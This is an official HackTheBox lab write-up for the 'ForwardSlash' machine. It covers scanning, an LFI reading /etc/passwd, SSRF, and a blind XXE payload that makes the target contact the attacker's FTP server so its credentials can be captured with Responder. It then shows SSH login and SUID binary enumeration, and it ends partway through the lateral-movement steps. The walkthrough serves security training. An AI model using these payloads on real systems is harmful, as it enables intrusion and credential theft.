HACKTHEBOX

# ForwardSlash

1st July 2020 / Document No D20.100.79

Prepared By: TRX

Machine Author: InfoSecJack & chivato

Difficulty: Hard

Classification: Official

## Synopsis

ForwardSlash is a hard Linux machine featuring a compromised server. Through directory busting it is possible to identify a virtual host that points to a backup instance of the website. After registering a new account, an LFI vulnerability is identified through a disabled HTML form. The LFI vulnerability can be used to access the `dev` endpoint, which only allows local connections. The `dev` page accepts XML input and an XXE vulnerability is identified. Successful exploitation of the vulnerability leads to the disclosure of FTP credentials for the user `chiv`. As the credentials have been reused for SSH, it is possible to gain a foothold on the server. A SUID binary is found that attempts to read files whose name is the MD5 hash of the time the binary is run. A symbolic link is created that points to a backup of a PHP configuration, leading to disclosure of credentials for the user `pain`. These new credentials also work with SSH, and the user flag is acquired. Finally a cipher text is found in the user's home directory along with the code used to encrypt it. Upon successful creation of a decryption script, a password is revealed. This can be used to decrypt a `LUKS` image found at `/var/backups/recovery`. The image contains the RSA private key for the `root` account.

## Skills Required

- Virtual Host Enumeration
- System Enumeration
- Python Scripting


## Skills Learned

- Pivoting
- Blind XXE
- Bash Scripting
- Attacking Custom Cryptography using Python
- LUKS Image Mounting and Decryption

# Enumeration

Let's begin by running an Nmap scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.183 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.183
```




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3c:3b:eb:54:96:81:1d:da:d7:96:c7:0f:b4:7e:e1:cf (RSA)
|   256 f6:b3:5f:a2:59:e3:1e:57:35:36:c3:fe:5e:3d:1f:66 (ECDSA)
|_  256 1b:de:b8:07:35:e8:18:2c:19:d8:cc:dd:77:9c:f2:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://forwardslash.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals ports 80 (Apache) and 22 (SSH) to be open. Navigating to port 80 using a web browser we are immediately redirected to the host `forwardslash.htb`. Let's add this to our hosts file in order to access the website.

```
su
echo "10.10.10.183  forwardslash.htb" >> /etc/hosts
```

Refresh the web page and it should load.



GET BACKSLASHED KID

|  You call this security? LOL, absolute trash server...  |

#Defaced • This was ridiculous, who even uses XML and Automatic FTP Logins

WE ARE:


-= The loyal followers of Sharon (May her soul be blessed). We do not forgive. We do not forget. We are legion. We are The Backslash Gang. =-

The web page seems to have been hacked by a group called the `Backslash Gang`. The defaced message hints to `XML` and `Automatic FTP Logins` being in use. Let's run a `GoBuster` scan to see if there are any files left over on the web server.

```
gobuster dir -u forwardslash.htb -w /usr/share/wordlists/dirb/common.txt
```

The initial GoBuster scan does not reveal any interesting files and folders. Let's try a few common extensions.

```
gobuster dir -u forwardslash.htb -w /usr/share/wordlists/dirb/common.txt -x
php,txt
```



```
===============================================================
2020/07/02 14:50:11 Starting gobuster
===============================================================
/index.php (Status: 200)
/index.php (Status: 200)
/note.txt (Status: 200)
/server-status (Status: 403)
```

The scan reveals `note.txt`. We can navigate to http://10.10.10.183/note.txt and read it.

```
Pain, we were hacked by some skids that call themselves the "Backslash Gang"...
I know... That name...
Anyway I am just leaving this note here to say that we still have that backup
site so we should be fine.

-chiv
```

The note mentions a backup site being available.

## vHost Enumeration

The leftover note hints to the existence of a backup site, so there might be a vHost that we have yet to find. Let's use GoBuster to conduct a virtual host scan.

```
gobuster vhost -u http:/forwardslash.htb/ -w
/usr/share/wordlists/dirb/common.txt | grep 302
Found: backup.forwardslash.htb (Status: 302) [Size: 33]
```

Initially the scan will be flooded by results containing a `400` (Bad Request) HTTP response status code. Gobuster's vhost enumeration mode doesn't support filtering responses based on the HTTP status code, so we can instead grep for `302`. The 302 (Moved Permanently) status code reveals if a vhost actually exists. This reveals the vhost `backup.forwardslash.htb`. Add this to `/etc/hosts` and navigate to the site.

# Login

Please fill in your credentials to login.

**Username**

**Password**


Login

Don't have an account? Sign up now.

# Foothold

The backup website contains functionality to register an account and login. Let's run a Gobuster scan to identify any other PHP files.

```
gobuster dir -u backup.forwardslash.htb -w /usr/share/wordlists/dirb/common.txt
-x php,txt -s 200,302
```




```
===============================================================
2020/07/02 15:36:45 Starting gobuster
===============================================================
/api.php (Status: 200)
/config.php (Status: 200)
/dev (Status: 301)
/environment.php (Status: 302)
/index.php (Status: 302)
/login.php (Status: 200)
/logout.php (Status: 302)
/register.php (Status: 200)
/welcome.php (Status: 302)
===============================================================
2020/07/02 15:38:17 Finished
===============================================================
```

The scan reveals `/api.php`, which redirects us to the login page. The directory `/dev` is also identified, but it denies us entry from our remote IP address.

```
403 Access Denied
Access Denied From 10.10.14.14
```

Let's register a new account at http://backup.forwardslash.htb/register.php. In this example we used `someuser` as the username and `somepass` as the password.


Sign Up

Please fill this form to create an account.


Username: someuser

Password: ●●●●●●●●

Confirm Password: ●●●●●●●●

Already have an account? Login here.

Then login with the same credentials.


Login


Please fill in your credentials to login.

Username: someuser


Password: ●●●●●●●●

Don't have an account? Sign up now.

This grants us access to the dashboard below.


Hi, **someuser**. Welcome to your dashboard.

Apart from the various default functions such as `Reset Your Password` and `Sign Out of Your Account`, there are also the `Quick Message` and `Hall of Fame` pages, that don't seem to provide any interesting functionality. The most interesting feature is `Change Your Profile Picture`, which seems to have been disabled after the hack.



Change your Profile Picture!

This has all been disabled while we try to get back on our feet after the hack.
**-Pain**


URL:

## Local File inclusion

The HTML inputs have been disabled but we can instead use cURL to send a request. This would be a good time to check for a local file inclusion (LFI) since the parameter is called URL. We can use the following command.

```
curl -X POST http://backup.forwardslash.htb/profilepicture.php -d
"url=../../../etc/passwd&submit=submit" -b
"PHPSESSID=anc930gbf4t813nadlc0no59l2"
```

The POST request data specifies the `url` parameter with the file we want to read. The file `/etc/passwd` is commonly used when testing file inclusion and other vulnerabilities as it is world-readable. The `submit` parameter is included with the value `submit`, as shown in the HTML code. Finally we include our session cookie. The cookie can be copied from a Burp request, or by hitting F12 on our web browser, navigating to `Storage` and copying the value of `PHPSESSID`.



```
curl -X POST http://backup.forwardslash.htb/profilepicture.php -d "url=../..
/../etc/passwd&submit=submit" -b "PHPSESSID=anc930gbf4t813nadlc0no59l2"
<SNIP>
root:x:0:0:root:/root:/bin/bash
pain:x:1000:1000:pain:/home/pain:/bin/bash
chiv:x:1001:1001:Chivato,,,:/home/chiv:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
</SNIP>
```

The request returns the `passwd`, which validates the LFI vulnerability, but various other tests with the LFI do not seemingly allow us to upgrade the LFI to RCE.

## Dev Endpoint

Thinking back to our previous enumeration, we found a `dev` endpoint that we were not able to access remotely. Let's use the LFI functionality above to try to access it as localhost in a Server-Side Request Forgery (SSRF) attack.

```
curl -X POST http://backup.forwardslash.htb/profilepicture.php -d
"url=http://backup.forwardslash.htb/dev&submit=submit" -b
"PHPSESSID=anc930gbf4t813nadlc0no59l2"
```

This returns the HTML source code for the `dev` endpoint.

```
<html>
    <h1>XML Api Test</h1>
    <h3>This is our api test for when our new website gets refurbished</h3>
    <form action="/dev/index.php" method="get" id="xmltest">
        <textarea name="xml" form="xmltest" rows="20" cols="50"><api>
    <request>test</request>
</api>
</textarea>
        <input type="submit">
    </form>

</html>

<!-- TODO:
Fix FTP Login
-->
```

The HTML code contains a form called `xmltest` that we can call with a GET request. The text input is called `xml` and the form's action invokes `index.php`. Let's try to send XML input to the form. The final URL becomes http://backup.forwardslash.htb/dev/index.php?xml=.

## XXE

This would be a good time to search for an XXE vulnerability, as the website accepts XML input. The code below should print "this is a test" if the XXE attack is successful. We include `<api>` and `<request>` as shown in the html code above.

```
<?xml version="1.0" ?>
<!DOCTYPE html [
<!ELEMENT bar >
<!ENTITY foo "this is a test">
]>
<api>
<request>&foo;</request>
</api>
```

Let's attempt to send the following cURL request.

```
curl -X POST http://backup.forwardslash.htb/profilepicture.php -b
"PHPSESSID=anc930gbf4t813nadlc0no5912" -d
"url=http://backup.forwardslash.htb/dev/index.php?xml=<?xml version="1.0" ?>
<\!DOCTYPE html [<\!ELEMENT bar ><\!ENTITY foo "this is a test">]><api>
<request>&foo;</request></api>&submit=submit"
```

This is not successful. Due to the fact that we do not get the correct response, we might consider some sort of encoding or decoding to be at play. Many times developers will use URL encoding on XML input. Let's try single or double URL encoding the payload using an online encoder. The payload becomes the following.

```
curl -X POST http://backup.forwardslash.htb/profilepicture.php -b
"PHPSESSID=anc930gbf4t813nadlc0no59l2" -d
"url=http://backup.forwardslash.htb/dev/index.php?
xml=%253C%253Fxml%2520version%253D%25221.0%2522%2520encoding%253D%2522UTF-
8%2522%253F%253E%250A%253C%2521DOCTYPE%2520html%2520%255B%250A%2520%2520%253C%25
21ELEMENT%2520bar%2520ANY%253E%250A%2520%2520%253C%2521ENTITY%2520foo%2520%2522t
his%2520is%2520a%2520test%2522%253E%250A%255D%253E%250A%253Capi%253E%250A%2520%2
520%2520%253Crequest%253E%2526foo%253B%253C%252Frequest%253E%250A%253C%252Fapi%2
53E&submit=submit"
```

This does not work either. After a lot of tests with common `SYSTEM` calls and methods of encoding, we may think about `FTP`, and note the comment from earlier. Let's try to use this by instructing the XML parser to connect back to our own FTP server. This way we might be able to capture the credentials used in the FTP request. Consider the following XML code.

```
<?xml version="1.0" ?>
<!DOCTYPE html [
<!ELEMENT bar >
<!ENTITY foo SYSTEM "ftp://10.10.14.14/">
]>
<api>
<request>&foo;</request>
</api>
```


After double URL encoding the command becomes:

```
curl -X POST http://backup.forwardslash.htb/profilepicture.php -b
"PHPSESSID=anc930gbf4t813nadlc0no59l2" -d
"url=http://backup.forwardslash.htb/dev/index.php?
xml=%253C%253Fxml%2520version%253D%25221.0%2522%2520encoding%253D%2522UTF-
8%2522%253F%253E%250A%253C%2521DOCTYPE%2520html%2520%255B%250A%2520%2520%253C%25
21ELEMENT%2520bar%253E%250A%2520%2520%253C%2521ENTITY%2520foo%2520SYSTEM%2520%25
22ftp%253A%252F%252F10.10.14.14%252F%2522%253E%250A%255D%253E%250A%253Capi%253E%
250A%2520%2520%2520%253Crequest%253E%2526foo%253B%253C%252Frequest%253E%250A%253
C%252Fapi%253E&submit=submit"
```

Download Responder and execute it to capture FTP requests.

```
git clone https://github.com/SpiderLabs/Responder
cd Responder-master
sudo ./Responder.py
```

Finally execute the above cURL command.



```
[+] Listening for events...

[FTP] Cleartext Client   : 10.10.10.183
[FTP] Cleartext Username : chiv
[FTP] Cleartext Password : N0bodyL1kesBack/
```

This works and credentials for the user `chiv` are captured. Let's see if the credentials are valid for SSH.


```
ssh chiv@10.10.10.183
chiv@10.10.10.183's password: N0bodyL1kesBack/
chiv@forwardslash:~$
```

A foothold is gained on the server as the user `chiv`, but `user.txt` is not in the user's home directory.

# Lateral Movement

## Backups

The current user doesn't seem privileged, so let's enumerate the system to find any useful information that can help us move laterally. A folder that is commonly known to hold interesting files is `/var/backup/`, where system administrators may keep copies of various files and binaries.




```
ls -al
total 812
<SNIP>
-rw-------  1 pain pain              526 Jun 21  2019 config.php.bak
-r--r--r--  1 root root              129 May 27  2019 note.txt
drwxrwx---  2 root backupoperator   4096 May 27  2019 recovery
</SNIP>
```

The folder contains a `note.txt` with the following contents.

```
Chiv, this is the backup of the old config, the one with the password we need to
actually keep safe. Please DO NOT TOUCH.

-Pain
```

The folder contains the directory `recovery`, and the PHP configuration file `config.php.bak`, but we don't but we don't currently have permissions to either. Let's take note of this file, and that it likely contains credentials for another account.



```
ls -al config.php.bak
-rw------- 1 pain pain 526 Jun 21  2019 config.php.bak
```


## LinEnum

We can use `LinEnum` to automate a lot of the enumeration. Download it locally and use Python3 to host it.

```
git clone https://github.com/rebootuser/LinEnum
cd LinEnum
python3 -m http.server 8000
```


Next, download the script from the SSH connection that is already established and execute it.

```
wget http://10.10.14.14:8000/LinEnum.sh
chmod +x LinEnum.sh
./LinEnum.sh
```



```
[-] SUID files:
<SNIP>
-r-sr-xr-x 1 pain pain 13384 Mar  6 10:06 /usr/bin/backup
</SNIP>
```

This enumeration reveals an interesting SUID file located in `/usr/bin/` that belongs to the user `pain` . We have privileges to run it and after executing it we observe the following output.




```
----------------------------------------------------------------------
    Pain's Next-Gen Time Based Backup Viewer
    v0.1
    NOTE: not reading the right file yet,
    only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 14:28:41
ERROR: bea7aa85c589d2f6c9b35a64c4fc3ac4 Does Not Exist or Is Not
Accessible By Me, Exiting...
```

The output hints to the executable being a `Time Based Backup Viewer`. Furthermore, the error states that it was not able to read a file whose name seems to be a MD5 checksum. Various attempts to decode the hash using online tools and find the original string are unsuccessful. The binary provides the time of execution and we already know it might be a time-based backup viewer. Let's see if running `md5sum` on the provided time outputs the same hash.

```
echo -n 14:28:41 | md5sum
```




```
echo -n 14:28:41 | md5sum
bea7aa85c589d2f6c9b35a64c4fc3ac4 -
```

